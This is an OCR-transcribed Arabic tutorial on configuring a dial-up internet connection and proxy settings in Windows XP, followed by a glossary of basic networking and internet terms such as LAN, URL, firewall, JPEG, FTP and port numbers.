


قد تحتاج إلى إعداد الشبكة المحلية LAN حيث تكتب عنوان الملقم والمنفذ الخاص بالاتصال نفسه كما سبق

مقدم خدمة الاتصال في	عنوان الملقم الوكيل Proxy Address	المنفذ Port	رقم الهاتف
العراق	Proxy.scs-net.org	964	170


لاتصال بالانترنت فى النظام وندوز اكس بى


انقر بالزر اليمين في اى مكان على سطح المكتب



انقر في اي مكان على سطح المكتب
بالزر اليميني للماوس ثم اختر خصائص










ثم اضغط على موافق وستظهر ايقونة المتصفح على سطح المكتب ثم انقر بالزر اليمين

على ايقونة الانترنت اكسبلورر ثم خصائص وتابع حسب الشرح





خصائص الانترنت اكسبلورر





New Connection Wizard
DRkhateeb@msn.com
Type of Connection
Select the type of the connection.
Dial-up to private network.
Connect using my phone line (modem or ISDN).
Connect to a private network through the Internet.
Create a Virtual Private Network (VPN) connection or tunnel through the internet.
Connect directly to another computer.
Connect using my serial, parallel, or infrared port.
Connect to the network via broadband
Connect through my broadband connection.
< Back
Next >
Cancel


New Connection Wizard
DRkhateeb@msn.com
Phone Number to Dial
What is the phone number you will use to make this connection?
Type the phone number below.
Phone number:
170
You might need to include a "1" or the area code, or both. If you are not sure you need the extra numbers, dial the phone number on your telephone. If you hear a modem sound, the number dialed is correct.
< Back
Next >
Cancel


New Connection Wizard
DRkhateeb@msn.com
Finished
The wizard is ready to create your connection.
Type a name you want for this connection:
الانترنت ١٧٠
Click Finish to save it in the Network Connections folder.
To edit this connection later, select it, click the File menu, and then click Properties.
< Back
Finish
Cancel


الانترنت - ١٩٠ Settings
DRkhateeb@msn.com
Automatic configuration
Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.
Automatically detect settings
Use automatic configuration script
Address
Proxy server
Use a proxy server for this connection (These settings will not apply to other connections).
Address: proxy.net.sy
Port: 3128
Advanced...
Bypass proxy server for local addresses
Dial-up settings
User name: اسم المشترك
Properties
Password:
Advanced
Domain:
OK
Cancel


Internet Properties
DRkhateeb@msn.com
General
Security
Privacy
Content
Connections
Programs
Advanced
To set up an Internet connection, click Setup.
Setup...
Dial-up and Virtual Private Network settings
Internet
170 (Default)
Add...
Remove
Choose Settings if you need to configure a proxy server for a connection.
Settings...
Never dial a connection
Dial whenever a network connection is not present
Always dial my default connection
Current 170 - الانترنت
Set Default
Local Area Network (LAN) settings
LAN Settings do not apply to dial-up connections. Choose Settings above for dial-up settings.
LAN Settings...
OK
Cancel
Apply

مصطلحات الكمبيوتر(الحاسب)

الشبكة : هي وصل جهازين أو أكثر معاً من أجل تبادل المعلومات ، ويمكن للشبكة أن تكون بطبيعتها محلية ، بأن تربط أجهزة في بناية ما على سبيل المثال ، وهذا ما يمكن أن يسمى بشبة منطقة محلية (LAN) وبالعكس فالشبكة التي تربط بين أجهزة عبر اعلام تسمى شبكة منطقة واسعة (WAN) وتستخدم شبكات الكمبيوتر أساليب مختلفة للإتصال ، ابتداء بشبكة الهاتف العادية ، وانتهاء بوصلة ألياف ضوئية خاصة ذات سرعة عالية .

•******* الخادم / المستفيد : هي هيكلية لوصل أنظمة الكمبيوتر على الشبكة ، ويكون النظام المستفيد عادة جهازاً شخصياً مكتبياً ، أو محطة عمل اما الخادم فيكون نظام أكبر يمكنه تخزين كميات كبير ة من البيانات ، ويس طيع تنفيذ التطبيقات الرئيسية - برامج الكمبيوتر - ، وكانت الشاشات الطرفية الموصلة بالاجهزة الكبيرة هي سلف أنظمة الخادم / المستخدم ، وقياساص على ذلك فان الشاشة الطرفية تقابل المستفيد ، والجهاز الكبير يقابل الخادم ، لقد بنيت - انترنت - على أساس هيكلية الخادم / المستفيد ؛ ثم تجاوزتها.

إنترنت : بالانكليزية فان INTERNET مشتقة من INTERnational NETwork ، أو الشبكة العالمية ، وحسب آخر الاحصائيات فإن انترنت تقوم بوصل ما يزيد على ١٠ ملايين كومبيوتر في أكثر من ١٠٠ دولة حول العالم ، وتعود ملكية معظم هذه الاجهزة الى شركات وجامعات ودوائر حكومية ، بالاضافة الى أفراد متحمسين ممن يمتلكون أجهزة شخصية موصول بشبكة انترنت بشكل دائم ، وهذه أحد الاسباب الذي جعل الانترنت ممتعة ، فعدد الاجهزة الخادة يزداد شهرياً ، وكذلك الحال بالنسبة للأشخاص الذين يستخدمون انترنت - مايقارب ٥٠ مليون مستخدم -

الشبكة العالمية - WWW : Word Wide Web تسهل الشبكة على الناس ايجاد طريقهم خلال انترنت ، انها ليست الوجه الودود لشبكة انترنت فحسب ، بل هي أكثر من ذلك ، فبرامج الشبكة تتيح لك وضع روابط - Links - في وثائقك على الانترنت ، وهذه الوابط تعرف باسم . Hypertext

المستعرض Browser : هو برنامج يسمح لك بأن تبحث وترى وتدير معلومات على الشبكة العالمية ، وتخزن المعلومات في انترنت بأشكال مختلفة ، ان مستعرضات الشبكة مثل Internet Explorer و Netscape تعطي نظرة ثابتة عن معلومات الشبكة ، وكيفية الدخول إليها ، لقد أصبح تعلم كيفية استخدام مستعرض شبكة انترنت من الامور السهلة.

URL هو اختصار الى Uniform Resurce Locator هو الاسم التقني لعنوان الموقع الالكتروني على الانترنت ، أو المكان الذي يوجد به موقع معين ، فكما أن للمنزل عنوان معين للوصول اليه على سبيل المثال ، فهناك عنوان معين للوصول الى موقع معين على الانترنت كالوصول مثلاً الى مجلة ينابيع المعرفة على الانترنت لابد من

معرفة الـ URL ، فالـ URL الخاص بينابيع المعرفة هو
http://aljareh.net/ali

جدار الحماية Firewall هو الاسم الذي يطلق على التطبيق الكمبيوتري ، الذي يوفر اتصالاً مع انترنت فهو يراقب المعلومات التي ترسل وتستقبل في مؤسستك من خلال انترنت ، ويمكن الوصول الى معلوماتك الحساسة.

GIF اختصار Graphic Interchange Format ، تنسيق ملفات رسومية ، طورته شركة كمبوسورف ، يؤدي إلى ملفات صغيرة نسبياً. الرسم في هذا التنسيق يمكن استعماله كصورة داخلية في مستند.HTML

JPEG اختصار Joint Photographic Experts Group ، مقياس ضغط صورة وتتنسيق ملفات يعرف مجموعة من طرق الضغط العالية النوعية ، كالصورة الفوتوغرافية أو أطر الفيديوالفردية أو الصورة الممسوحة، لا يعمل JPEG جيداً عند ضغط النصوص أو الأعمال الفنية أو الصورة المتجهية. تستعمل JPEG طرق ضغط متساهلة تؤدي إلى خسارة ما في البيانات الأصلية، وعندما تلغي ضغط الصورة لن تحصل على نفس الصورة التي ضغطتها أصلاً (رغم أن JPEG كان مصمماً أصلاً لتجاهل المعلومات التي لا تكـتـشفها العين البشرية بسهولة) . بإمكان JPEG تخزين صورة ملونة ٢٤ بت في عدد أقصاه ١٦ مليون لون ، أما الملفات ذات اللتنسيق GIF فبإمكانها تخزين ما أقصاه ٢٦٥ لوناً.

MPEG اختصار Motion Picture Experts Group مقياس ضغط صورة وتنسيق ملفات يعرف طريقة ضغط للأصوات والحركات والفيديو ، MPEG هي طريقة ضغط مخسرة تؤدي إلى خسارة بعض البيانات عند إلغاء ضغط لقطة فيديو.

Real Audio تقنية طورتها شركة Progressive Networks تتيح لك قراءة ملفات أصوات أثناء عملية تحميلها بدلاً من انتظار انتهاء التحميل ، مما يعطي نتيجة أسرع بكثير.

NC كمبيوتر مبسط يستعمل للوصول للإنترنت أو شبكة انترانت ، طورته شركة مايكروسوفت وإنتل وتسانده معضم شركات تصنيع الكمبيوترات الشخصية منها كومباك و هيولت باكارد و غايتواي ٢٠٠٠ و ان اي سي و توشيبا . يهدف NetPC (كمبيوتر الشبكة) إلى التخفيف من تكاليف صيانة وترقية الكمبيوترات الشخصية في الشركات الكبرى ، فارتكازه على شريحة من إنتل واصدار من مايكروسوفت ويندوز يسمح للمستخدمين متابعة استعمال برامجهم الحالية المخزنة في قرص ثابت محلي وكذلك تحميل برامج من الشبكة.

HTML اختصار Hyper Text Markup Language ، لغة ترميز النصوص التشعبية. لغة بنيوية يتم استعمالها لوصف مستندات الوب و الإنترانت. كانت تستعمل أصلاً فقط لتعريف البنية، لكنها الآن تعرف البنية والمظهر ومكان العناصر، بما في ذلك الخطوط والرسوم والنصوص والإرتباطات التشعبية وتفاصيل كثيرة أخرى ، HTML هي مجموعة فرعية من SGML (اختصار Standard Generalized Markup Language، لغة الترميز العمومية القياسية) .

FAQ اختصار Frequently Asked Questions ، اسئلة مطروحة بشكل متكرر، أصلاً كانت مستندات يوزنت يحتوي على أجوبة على الأسئلة التي يطرحها المستخدمون الجدد عندما يشتركون في مجموعة أخبار ما ، وقد تخطى الإستعمار الحديث حدود اليوزنت، رغم أن المفهوم بقى هو نفسه : توزيع أجوبة عن أسئلة تعب المستخدمون المحترفون من الإجابة عليها. غالباً ما يعتبر القسم FAQ بداية ممتازة لموضوع تقني صعب.

FTP اختصار File Transfare Protocol ، بروتوكول ارسال الملفات، يدعم FTP نطاقاً من أنواع وتنسيقات ارسال الملفات، منها EBCDIC و ASCII والتنسيق الثنائي.

FTP مجهول - Anonymous FTP طريقة يتم استعمالها للوصول الى مضيف إنترنيت. لا يتطلب منك حساباً في الكمبيوتر الهدف. فقط سجل دخولك مع تحديد اسم المستخدم Anonymous (مجهول) واستعمل عنوان بريدك الإلكتروني ككلمة مرور ، تم تزويد طريقة الوصول هذه في البدء كبادرة لطيفة لكي يتمكن مدراء الأنظمة من رؤية من هم الاشخاص الذين سجلوا دخولهم في أنظمتهم ، لكنها أصبحت حالياً مطلوبة في أغلب الأحيان للتمكن من الوصول إلى كمبيوتر إنترنت يقدم خدمة FTP ، لا يمكنك استعمال الخدمة FTP المجهولة مع أي كمبيوتر على الإنترنت هو - فقط تلك التي تم إعدادها لتقدم هكذا خدمة ، ومدير النظام الذي يقرر ما هي الملفات والمجلدات التي ستكون متوفرة للعموم ، ويعتبر باقي النظام بعيداً عن المتناول ولا يمكن للمتصلين المجهولين الوصول إليه . تتيح لك بعض المواقع تحميل الملفات فقط ، وكتدبير أمني لا يحق لك إيداع ملفات فيها.

InterNIC الشركة التي تحتفظ بعناوين فريدة لكل الكمبيوترات الموصلة بالإنترنت بواسطة . DNS

ISDN اختصار Integrated Services Digital Network شبكة رقمية للخدمات المتكاملة. هو مقياس لشبكة إتصالات رقمية تمتد على جميع أنحاء العالم يقصد منها أن تحل محل كل الأنظمة الحالية بنظام ارسال رقمي متزامن كامل الإزدواجية. تتصل الكمبيوترات وبقية الأجهزة بالشبكة ISDN من خلال واجهات قياسية بسيطة. عندما تصبح مكتملة ، ستتمكن الأنظمة ISDN من أن تكون قادرة على إرسال أصوات وفيديو وبيانات في خط واحد - مهمة تتطلب حالية ثلاث وصلات منفصلة.

تحميل Upload : هو نقل ملف أو معلومات أخرى من كمبيوترك إلى الملقم عبر ارتباط شبكة أو عبر مودم.

بت في الثانية Bits per second: اختصارها BPS وهي عدد البتات المرسلة كل ثانية أثناء عملية نقل البيانات.

برنامج تابع Plug in : برنامج صغير تربطه بمستعرضك لإضافة قدرة خاصة تتوفر التوابع من عدة شركات وهي عادة مجانية.

بروتوكول Protocol : في الشبكات والإتصالات وهي المواصفات الرسمية التي تعرف الإجراءات الواجب اتباعها عند ارسال البيانات واستلامها. تعرف البروتوكولات التنسيق والتوقيت والتسلسل والتحقق من الأخطاء المستعملة في الشبكة.

بريمج Applet : برنامج ذاتي الإحتواء مصمم لكي يعمل في بيئة محددة ، كبريمج جافا يعمل ضمن مستعرض.

تنزيل Download : في الإتصالات ، نقل ملف أو معلومات أخرى من ملقم إلى كمبيوتر آخر عبر وصلة شبكاتية أو عبر مودم.

ترخيص Authorization : تأمين الحقوق أو الأذونات وفقاً للهوية. الترخيص والتحقق من الأصالة يتماشيان سوية في الشبكات ؛ فأنت تقوم بالوصول إلى الخدمات وفقاً لهويتك وتؤكد عملية التحقق من الأصالة أنك الشخص الذي تدعي أنك هو.

جافا Java : لغة برمجة كائنية المنحى طورتها شركة مايكروسيستمز Microsystems ومصممة لإنشاء برامج موزعة قابلة للتنفيذ لاستعمالها مع مستعرضات وب خاصة. لقد تم إعطاء تراخيص تقنية الجافا إلى عدة شركات ، منها مايكروسوفت و آي بي إم وأدوبي سيستمز وأوراكل وبورلاند وسيمانتك وغيرها التي تطور برامج وب.

جافاسكريبت JavaScript : فرع برمجي غير مصرف من جافا.

جدار نار أو جدار الحماية Firewall : حاجز قائم في الأجهزة أو البرامج أو كليهما يسمح لحركة المرور أن تتدفق في إتجاه واحد فقط - إلى الخارج من الشبكة المحمية. جدار النار هو جهاز يستعمل عادة لحماية الشبكة من المتطفلين غير المرغوب بهم.

جماعي Groupware : برنامج شبكاتي مصمم لكي تستعمله مجموعة من الأشخاص يعملون على نفس المشروع أو يحتاجون إلى الوصول إلى نفس البيانات.

حساب المستخدم User Account : آلية أمنية يتم استعمالها للتحكم بالوصول إلى الشبكة يتولى مسؤول النظام إنشاءها وصيانتها. تشتمل عناصر حساب المستخدم على كلمة مرور وحقوق ومعلومات عن المجموعات التي ينتمي إليها المستخدم.

حقوق Rights : الإمتيازات التي يمنحها مسؤول النظام لمستخدم أو مجموعة مستخدمين التي تحدد العمليات التي يمكن تنفيذها في النظام.

رقم المنفذ Port Number : مكان الدخل/الخرج الإفتراضي لبرنامج انترنت. مثلاً FTP وغوفر وHTTP وتلنت معطاة كلها أرقام منافذ فريدة لكي يتمكن الكمبيوتر من معرفة كيفية الرد عند وصله بمنفذ محدد ؛ تتحدث ملقمات الغوفر عادة عبر المنفذ ٧٠ ، وتستعمل ملقمات HTTP المنفذ ٨٠ وبروتوكول البريد الإلكتروني SMTP يستعمل المنفذ ٢٥ دائماً. يمكنك تجاوز هذه القيم الإفتراضية من خلال تحديد قيم أخرى في العنوان (URL).

صفحة البدء Home Page : صفحة الإنطلاق الأولية في إنترنت أو موقع وب. قد تكون صفحة البدء مقترنة بشخص واحد أو موضوع واحد معين أو شركة أو مؤسسة

